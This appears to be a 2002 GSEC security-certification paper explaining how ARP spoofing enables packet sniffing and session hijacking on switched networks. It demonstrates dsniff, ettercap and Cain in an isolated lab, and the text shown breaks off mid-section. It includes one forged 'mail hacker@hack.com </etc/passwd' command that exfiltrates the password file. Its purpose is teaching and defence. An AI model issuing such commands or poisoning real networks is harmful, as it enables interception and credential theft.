Tom King
GSEC Practical v1.4, Option 1
August 4th 2002

Packet Sniffing In a Switched Environment

Abstract

This paper focuses on the threat of packet sniffing in a switched environment, and briefly explores the effect in a non-switched environment. Detail is given on techniques such as “ARP (Address Resolution Protocol) spoofing”, which can allow an attacker to eavesdrop on network traffic in a switched environment.

Third party tools exist which permit sniffing on a switched network. The result of running some of these tools on an isolated, switched network is presented; it clearly demonstrates that the threat they pose is real and significant.

The final section covers ways to mitigate the threat of network sniffing in both non-switched and switched environments. It is proposed that encryption is the only true defence to the threat of sniffing.

A note about permission

A number of techniques and tools to enable network sniffing are detailed in this paper. Tests have been run on an isolated network, constructed especially for this piece of work.

If you want to use any of the tools or techniques listed in this paper on a network at your college or place of work, you should seek permission in writing from appropriate management. It would also be prudent to talk to the network team at your site – it is quite possible to severely disrupt a network through the inappropriate use of some of the tools described here.

Introduction

For most organizations, packet sniffing is largely an internal threat. A third party on the Internet, for instance, could not easily use packet sniffing software to eavesdrop on traffic on a corporate LAN. But as the greatest threat to corporate systems is internal[1], we should not take comfort from this.

There are many reasons why businesses are updating their network infrastructure, replacing ageing hubs with new switches. A frequently stated driver for moving to a switched environment is that “it increases security”. However, the thinking behind this is somewhat flawed. Packet sniffing in a switched environment *is* possible; anyone equipped with a laptop (and armed with a selection of freely available software) may be able to monitor communication between machines on a switched network.

Packet sniffing tools have been available from the early days of networked computing environments. The tools are powerful software, which facilitate troubleshooting for network administrators. However, in the hands of a malicious third party, they are a devastating hacking tool, which can be used to glean passwords and other sensitive information from a LAN.

Traditionally, packet sniffers have been regarded as fairly obscure tools, which require a certain technical competence to operate – dangerous utilities, perhaps, but not easy to guide or operate. All this has changed in the last few years, with specialized, easy to use password-detecting sniffers becoming widely obtainable. Many of this "new generation" of specially tailored tools are freely available on the Internet. With built-in logic allowing many network protocols to be decoded, they have the capability to filter the sniffed traffic on the fly, and highlight sensitive information such as usernames and passwords.

Packet sniffing in a non-switched environment is a well understood technology. A large number of commercial and non-commercial tools enable eavesdropping of network traffic. The idea is that to eavesdrop on network traffic, a computer's network card is put into a special "promiscuous" mode. Once in this mode, all network traffic (irrespective of its destination) which reaches the network card can be accessed by an application (such as a packet sniffing program). A detailed explanation of how packet sniffing works may be found in Robert Graham's excellent FAQ on sniffing[2].

In a switched environment, it is more of a challenge to eavesdrop on network traffic. This is because switches will only send network traffic to the machine which it is destined for[3]. However, there are a number of techniques which enable this functionality to be usurped. Tools exist, which combine the ability of sniffing on a switched network with the capability of filtering the traffic to highlight sensitive information.

Packet Sniffing in a non-switched environment

In a non-switched environment, the latest generation of packet sniffing tools are highly effective at reaping passwords and other sensitive information from the network.

A large number of commonly used protocols either transmit data in plaintext (which can easily be sniffed), or they do not use strong enough encryption to prevent a sniffing and cracking attack. Examples of plaintext protocols include smtp, pop3, snmp, ftp, telnet and http. Perhaps the best known encrypted protocol which is vulnerable to sniffing and cracking attacks is Microsoft's LM (LAN Manager) protocol, used for authenticating Windows clients.

Microsoft has tried to address the glaring weaknesses in LM, with the introduction of NTLM (V1 and V2). NTLM is an improvement, but is still susceptible to a sniffing and cracking attack. Hidenobu Seki, the author of `ScoopLM` and `BeatLM` tools (qv) gave a fascinating presentation[4] covering the detail of LM, NTLM v1 and v2 and how it can be cracked at BlackHat's "Windows Security 2002 Briefings and Training".

Tools to sniff in a non-switched environment


A quick search on the Internet will reveal a large number of freely available sniffing tools. In this section, I focus on two tools, `dsniff` and `ScoopLM`, which excel at sniffing sensitive information.

dsniff

For plaintext protocols, to eavesdrop on username, password and other sensitive information, a very useful tool is `dsniff` from Dug Song[5]. The `dsniff` tool is available for various flavours of Unix, and there is a port (of an older version of the software) for Windows[6].

In addition to sniffing the plaintext protocols mentioned above (and others), `dsniff` is exceptionally good at filtering the sniffed traffic to display only "interesting" information such as usernames and passwords. In their esteemed "Hacking Exposed" book[7], McClure, Scambray and Kurtz describe `dsniff` as offering "passwords on a silver platter". It makes eavesdropping on sensitive information a trivial exercise.

A sample run of `dsniff` is depicted in figure 1, showing the Windows port of `dsniff` harvesting passwords on a small network.



```
C:\dsniff>dsniff -n -i 1
-----------------
08/27/02 21:53:50 192.168.0.1 -> 192.168.0.2 (telnet)
admin
password

-----------------
08/27/02 22:01:38 192.168.0.1 -> 192.168.0.2 (snmp)
[version 1]
public

-----------------
08/27/02 22:02:31 192.168.0.1 -> 192.168.0.2 (ftp)
USER fred
PASS secret

-----------------
08/27/02 22:06:44 192.168.0.2 -> 192.168.0.250 (pop)
USER fred
PASS secret
```


Figure 1 - dsniff sniffing plaintext protocols in a non-switched environment

ScoopLM

L0phtcrack is a well-known password sniffing and cracking tool, which is capable of eavesdropping Windows NT/ 2000 usernames and encrypted passwords from a network. It is a commercial tool, available from @Stake[8]. However, there are other freely available tools which can perform a similar job, and are very simple to use.

A great example is the ScoopLM tool[9], which is freeware and downloadable from the Internet. ScoopLM will sniff NT/ 2000 usernames and LM/ NTLM encrypted passwords. Its brother, BeatLM[10], enables cracking of encrypted passwords which ScoopLM has harvested by brute-force or dictionary attacks. Together, they are a significant threat to the security of Microsoft networking in a non-switched environment.

Figure 2 shows a sample run of ScoopLM, sniffing NT usernames and encrypted passwords. The sniffed usernames and passwords can then be saved to a temporary file, and loaded into BeatLM to be cracked.



Server	Client	Account	Result	Challenge	LM res
192.168.0.1	192.168.0.2	fred\MYDOMAIN	OK	EF3FC7DC0BEE0E0D	7FE11D
192.168.0.1	192.168.0.2	bob\MYDOMAIN	OK	CB2A6A720DF63192	A8372B
192.168.0.1	192.168.0.2	administrator\BDOMAIN	OK	F6D58205A6128CF2	815422
192.168.0.1	192.168.0.2	guest\BDOMAIN	OK	B7A324B0DF5EBE5F	D7283C

```
Aug 27 2002 21:40:59
3657657171 1795215777 192.168.0.1 192.168.0.2
WC = 7
```

Figure 2 - ScoopLM in action, sniffing NT usernames and encrypted passwords

The above examples demonstrate how simple it is to discover sensitive information by eavesdropping on a non-switched network. This fact has helped drive businesses to replace hubs in their network by switches. There are many other good reasons for doing this; increasing network performance, for example. Replacing hubs by switches in the belief that it will cure the problem of sniffing is misguided. The following section will demonstrate why.

Packet Sniffing in a switched environment

Switches

On the surface, it would seem that replacing hubs by switches will mitigate the packet sniffing threat to a large extent. The fact that switches will only send network traffic to the machine which it is destined for implies that if machine A is communicating with machine B, machine C will not be able to eavesdrop on their conversation. In figure 3, let us assume that machine A instigates a telnet connection to machine B.




Figure 3 - Three machines connected via a switch. Traffic flowing from A to B is illustrated by the arrowed lines.

In the situation depicted above, Machine C cannot easily see the network traffic for the telnet session passing between machines A and B. The switch ensures that this traffic does not travel over any unnecessary ports – it only flows over the ports which machines A and B are connected to.

However, a number of techniques exist which will subvert the above, enabling C to snoop on the network traffic between A and B.

How to sniff in a switched environment

There are a number of theoretical techniques which permit sniffing in a switched environment. These include ARP spoofing, MAC flooding and MAC duplicating. The tools covered in this paper all use the ARP spoofing technique; hence this is covered in detail. An excellent description of ARP spoofing, MAC flooding and other techniques can be found in Sean Whalen's paper on the Packet Storm website[11].

ARP spoofing is a reasonably straightforward technique, a classic man-in-the-middle[12] attack. This is best explained by an example. Taking the above example of machines A, B, and C, assume C wanted to eavesdrop on network traffic between A and B. For a man in the middle attack, C pretends to A that it is in fact B. Then, when A sends traffic destined for B, it is intercepted by C. C passes this information on to B, pretending that it came from A. Similarly, C also performs a comparable role for traffic from B which is destined for A. The goal of the man in the middle attack is depicted in figure 4:




Figure 4 – The man in the middle attack. C intercepts network traffic from A which is destined for B.

In more detail, using ARP spoofing to complete the man-in-the-middle-attack, two steps, detailed below, need to be performed.

First, however, we need to understand how A and B will normally communicate.

For this to happen, A requires B's MAC address. To get this, A will check in its ARP cache to see if it already has B's MAC address.

> If this is the case, it will use the MAC address pulled from the ARP cache.
>
> If this is *not* the case, A will broadcast an ARP request. B will respond with its MAC (and IP) address. B's IP address and corresponding MAC address will be stored in A's ARP cache, for future use.

A can now send packets of data to B. For B to communicate with A, a similar process will take place.

Let us now assume that A and B have established each others MAC addresses, and are communicating through a switch. How can C eavesdrop on the conversation? This is where ARP spoofing comes into play.

1. The first step is for C to pretend to A that it is in fact B. If this can be achieved, network traffic destined for B will be routed to C. Likewise, C

must pretend to B that it is in fact A. How can this be achieved? The answer is that C "poisons" the ARP cache on A and B. This is straightforward, because:

"ARP is a stateless protocol that does not require authentication, so a simple ARP replay packet sent to each host will force an update in their ARP cache"[13]

So, C sends a spoofed ARP packet to A, instructing A to send packets destined for B to C. The spoofed ARP packet C sends forces A to update its own ARP cache. In A's updated ARP cache, B's IP address maps to C's MAC address. This means future communication from A which is destined for B will go via C.

The following tables show what happens to A's ARP cache.

Machine A's ARP Cache – *before* C sends spoofed ARP packet

IP Addresses	MAC Addresses
`[B's IP Address]`	`[B's MAC Address]`
`[C's IP Address]`	`[C's MAC Address]`
…	…

Machine A's ARP Cache – *after* C sends spoofed ARP packet

IP Addresses	MAC Addresses
`[B's IP Address]`	`[C's MAC Address]`
`[C's IP Address]`	`[C's MAC Address]`
…	...

C also does something similar to B. It sends a spoofed ARP packet to B, instructing B to update its ARP cache so that A's IP address maps to C's MAC address.

Once this has been done, packets which A attempts to send to B are routed to C. Packets which B attempts to send to A are routed to C as well.

2. There is one further important step. Machine C also has to ensure that traffic it receives is sent on to its true destination. So, for example, when A sends traffic destined for B, it is intercepted by C, but sent on from C to B. This can easily be achieved by IP forwarding, a facility supported by many operating systems. Alternatively, an application can take responsibility for forwarding the traffic to its true destination.

Once the above steps have been performed, C will be intercepting network traffic between A and B.

"Re-poisoning" the ARP Cache

It is worth noting that once a spoofed ARP packet has been sent to a target machine, the attacker will need to re-send this information on a regular basis, to "re-poison" the ARP cache. This is because operating systems automatically refresh ARP caches on a frequent basis (every 30 seconds is a typical refresh rate).

"Port security" and ARP spoofing

Many switches now offer a configurable "port security" option, to help network administrators lock down which machines can connect to switches. Put simply, "port security" allows us to lock down a port on a switch to a given MAC address. This helps prevent un-trusted machines connecting to the switch.

However, there is significant administration overhead to widely deploy and support "port security" on anything more than a very small network.

Further, "port security" does not prevent ARP spoofing[14]. With ARP spoofing, we are just poisoning the ARP cache on target machines (in the above example, machines A and B); this is not something which "port security" on a switch prevents.

Session hijacking – made possible by ARP spoofing.

An interesting side-effect is made possible through eavesdropping by ARP spoofing/ IP forwarding. Because we are performing a man in the middle attack, we can alter (add, modify or delete) packets we intercept, or even create brand new packets.

This enables us to hijack certain types of sessions, telnet, for example. As well as sniffing the telnet traffic, we can forge commands made by the client, or replies made by the server. This enables all sorts of nefarious activities – how about forging a "`mail hacker@hack.com </etc/passwd`" command, from the client, for instance?

Session hijacking is not just a theoretical possibility. Tools such as `ettercap`[15] and `hunt`[16] make it simple to achieve.

Tools to sniff in a switched environment

The number of tools which enable sniffing in a switched environment is on the increase. In this section, I focus on two tools in particular, `ettercap` and `Cain`. Both tools excel at sniffing sensitive information on a switched network.

Setup of isolated network

An isolated network was setup to investigate sniffing in a switched environment. Three machines (A, B and C) were set up, following the example detailed above. As above, A and B are the victim machines and C is the attacking machine, which runs the sniffing software. The following table summarizes the setup of the machines on the isolated network.


Machine Name	IP Address	MAC Address
A	192.168.0.1	00-02-e3-0a-ee-e4
B	192.168.0.2	00-50-22-88-f1-48
C	192.168.0.3	00-00-39-ca-13-81

All machines were setup to run Windows 2000 Professional SP2. The switch used in the isolated network was a simple 5 port 10/100Mb switch, manufactured by Unex Innovation Corp.

ettercap

First, we cover `ettercap`, a tool which describes itself as “a powerful and flexible tool for man-in-the-middle attacks”. It runs on many of the leading platforms including Windows, Linux, xBSD and Mac OS X.

`ettercap` was downloaded from http://ettercap.sourceforge.net/download then installed on machine C. Before running `ettercap`, the ARP cache on machines A and B were checked, via the `arp /a` command. As expected, the ARP cache on A was storing the true IP and MAC addresses of B and C:




```
C:\>arp /a

Interface: 192.168.0.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.2           00-50-22-88-f1-48     dynamic
  192.168.0.3           00-00-39-ca-13-81     dynamic

C:\>
```

Figure 5 - the ARP cache on machine A prior to running ettercap

Similarly, the ARP cache on B was storing the true IP and MAC addresses of A and C.




```
C:\>arp /a

Interface: 192.168.0.2 on Interface 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           00-02-e3-0a-ee-e4     dynamic
  192.168.0.3           00-00-39-ca-13-81     dynamic

C:\>
```

Figure 6 - the ARP cache on machine B prior to running ettercap

Next, `ettercap` was run on machine C, and set to sniff traffic between A and B. At this stage, `ettercap` performs ARP spoofing to setup the man-in-the-middle attack. Re-examining the ARP caches on A and B is illuminating; note how machine C’s MAC address replaces the true MAC addresses for machines A and B:




```
C:\>arp /a

Interface: 192.168.0.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.2           00-00-39-ca-13-81     dynamic
  192.168.0.3           00-00-39-ca-13-81     dynamic

C:\>
```

Figure 7 - the ARP cache on machine A now ettercap is running




```
C:\>arp /a

Interface: 192.168.0.2 on Interface 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           00-00-39-ca-13-81     dynamic
  192.168.0.3           00-00-39-ca-13-81     dynamic

C:\>
```

Figure 8 - the ARP cache on machine B now ettercap is running

Now traffic between A and B was being intercepted by C. Similar to `dsniff`, `ettercap` has in-built knowledge of a large number of network protocols. It can highlight interesting areas of sniffed traffic, such as usernames and passwords. The following diagram depicts `ettercap` eavesdropping the start of a telnet session between A and B:



```
                                      ettercap 0.6.7
SOURCE:      192.168.0.1   <--        Filter:  OFF
                              |--     doppleganger - illithid (ARP Based) - ettercap
DEST   :     192.168.0.2   <--        Active Dissector: ON

                  3 hosts in this LAN (192.168.0.3 : 255.255.255.0)
  1)       192.168.0.1:3151     <-->      192.168.0.2:23       | silent  | telnet

    Your IP: 192.168.0.3 MAC: 00:00:39:CA:13:81 Iface: dev1 Link: SWITCH
  USER: admin
  PASS: password
```

Figure 9 - ettercap sniffing a telnet session between A and B

During a sniffing session, `ettercap` may detect a large number of usernames and passwords. The data may be saved to a simple ASCII file for examination at a later date.

Cain

Another tool which is capable of sniffing in a switched environment is `Cain`[17]. Available for Windows only, this tool can do far more than just sniff traffic on a switched network[1].


In a similar vein to `dsniff` and `ettercap`, Cain has built-in knowledge of various network protocols, and can highlight interesting areas of sniffed traffic.

`Cain` also has built in cracking technology to enable brute-force and dictionary attacks against encrypted passwords which it sniffs from the network. In a similar manner to `BeatLM`, `Cain` can attempt attacks against Microsoft's authentication protocols (including LM, NTLMv1, NTLMv2). However, it goes further than BeatLM by offering the facility of cracking Cisco MD5 hashes, encrypted APOP passwords and others.

Highlights of other facilities built-in to `Cain` include various networking utilities (including traceroute and tools to analyze routing protocols), and the capability of enumerating NT users and shares from remote machines.

The breadth of functionality covered by Cain is impressive. It is amazing that a single tool can cover most of the key roles offered by better known sniffing/ enumeration/ password cracking tools such as L0phtcrack, Revelation[18], userdump[19], nat[20], pwltool[21], john the ripper[22] and ettercap.

Cain was downloaded from http://www.oxid.it, and installed onto machine C. The ARP caches on machines A and B were checked, and found to contain the expected data (as in figures 5 and 6). Next, Cain was configured to use ARP spoofing - referred to as APR (ARP poisoned routing) within the application - to intercept network traffic between machines A and B. This is depicted in figure 10:



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.0.2	00502288F148	128	151	0002E30AEEE4	192.168.0.1

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address


Receive buffer size: 2048000 bytes, Lost packets: 0% --- APR buffer size: 8192000 bytes, Lost packets: 0%

Figure 10 - Cain uses ARP spoofing to intercept data between machines A and B

Once this had been done, Cain used its built-in knowledge of network protocols to enable key data to be displayed. As with the test with ettercap, a telnet session between machines A and B was initiated. For many protocols,

[1] Note that Cain is currently in beta release – there is little accompanying documentation, and the software does have some bugs. Despite its beta status, the power and ease of use of this tool more than justify its inclusion here.

Cain simply captures the username and password. For telnet sessions, the *entire* session (including the username and password) is captured and logged to a text file, as shown in figure 11:



Started	Telnet server	Client	Status	File
